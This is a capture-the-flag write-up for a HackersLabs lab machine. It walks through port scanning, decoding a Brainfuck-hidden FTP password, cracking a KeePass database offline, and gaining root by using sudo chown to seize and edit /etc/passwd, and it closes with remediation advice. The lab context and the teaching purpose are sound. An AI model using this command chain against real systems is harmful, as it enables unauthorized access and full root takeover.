Decrypt - Write-up
| Field | Details |
|---|---|
| Platform | HackersLabs |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.0.114 |
| Date | May 22, 2024 |
1. Executive Summary
The exploitation of the Decrypt machine begins with the discovery of a non-standard FTP service and a default Apache web page. By analyzing the source code of the web page, a Brainfuck-encoded string was found, which decoded into a password for the user mario on the FTP service.
After accessing the FTP server, a KeePass database file (.kdbx) was retrieved and cracked locally to reveal SSH credentials for the user chiquero. Privilege escalation was achieved by abusing a sudo permission on the chown binary, allowing for the modification of the /etc/passwd file to grant the current user root privileges.
2. Reconnaissance & Enumeration
2.1 Network Scanning
First, the target IP was identified using arp-scan, followed by an OS detection and a full port scan.
sudo arp-scan --localnet -g
whichSystem.py 192.168.0.114

# Port Scanning
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.0.114 -oG allPorts
nmap -p22,80,2121 -sCV 192.168.0.114 -oN target

Key Findings:
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 |
| 80 | HTTP | Apache httpd 2.4.59 |
| 2121 | FTP | vsftpd 3.0.3 |
2.2 Service Enumeration
HTTP (Port 80)
The web server displays a default Apache installation page. However, inspecting the HTML source code reveals a hidden comment or script containing a Brainfuck-encoded string on line 457.

Brainfuck String:

++++++++++[>+++++++++++>++++++++++>+++++++++++>+++++++++++>+++++++++++>++++++++++>++++++++++>++++++++++++>++++++++++++>+++++++++++>++++++++++>++++++++++++>++++++++++++>++++++++++>++++++++++<<<<<<<<<<<<<<<-]>-.>---.>++++.>-----.>+.>+.>---.>----.>-----.>--.>+.>----..>---.>-.>+.
After decoding this string, the following plaintext was obtained:
marioeatslettuce
3. Exploitation (Foothold)
3.1 FTP Access & Database Extraction

Attempts to brute-force the FTP service were unsuccessful. However, using the discovered string marioeatslettuce as a password for the username mario allowed successful authentication on port 2121.
ftp 192.168.0.114 -p 2121
# User: mario
# Pass: marioeatslettuce
Inside the FTP server, a KeePass database file named user.kdbx was found and downloaded to the local machine.
3.2 KeePass Cracking
To access the contents of the .kdbx file, the master password needed to be cracked. keepass2john was used to extract the hash, which was then cracked using John the Ripper.
keepass2john user.kdbx > keepass.hash
john --wordlist=/usr/share/wordlists/rockyou.txt keepass.hash
The master password was found to be: moonshine.

Inside the database, credentials for the user chiquero were discovered:
- User:
chiquero - Password:
barcelona2012

3.3 Initial Access (SSH)
Using the newly found credentials, a shell was obtained via SSH.
ssh chiquero@192.168.0.114

The user flag was located in the /home/mario directory.
4. Privilege Escalation
4.1 Local Enumeration
Checking for sudo permissions revealed that the user chiquero can run /usr/bin/chown as root without a password.
chiquero@Decryptor:~$ sudo -l
Matching Defaults entries for chiquero on Decryptor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User chiquero may run the following commands on Decryptor:
    (ALL) NOPASSWD: /usr/bin/chown
4.2 Privilege Exploitation (Abusing chown)
According to GTFOBins, if chown can be run as root, we can change the ownership of sensitive system files. The plan was to take ownership of /etc/passwd and modify it to escalate privileges.
- Change ownership of
/etc/passwd:sudo chown chiquero:chiquero /etc/passwd -
Modify
/etc/passwd: Change the UID and GID of the userchiquerofrom1002:1002to0:0. This makes the system treatchiqueroas the root user.nano /etc/passwd # Before: chiquero:x:1002:1002::/home/chiquero:/bin/bash # After: chiquero:x:0:0::/home/chiquero:/bin/bash -
Re-authenticate: By switching user to himself, the session updates with root privileges.
su chiquero
id

5. Flags & Evidence
Chiquero
Root
6. Remediation & Hardening
- Secure Coding Practices: Remove sensitive information, comments, or obfuscated code (like Brainfuck) from public-facing web source code.
- Strong Password Policies: Ensure that administrative files like KeePass databases use high-entropy master passwords to prevent offline cracking.
- Principle of Least Privilege: Do not allow standard users to run powerful binaries like
chownviasudo. Ifchownis necessary, restrict it to specific, non-sensitive directories. - File Integrity Monitoring: Implement tools like
AIDEorTripwireto monitor unauthorized changes to critical files like/etc/passwd.
Authored by: Brutotes
⬅️ Back to Home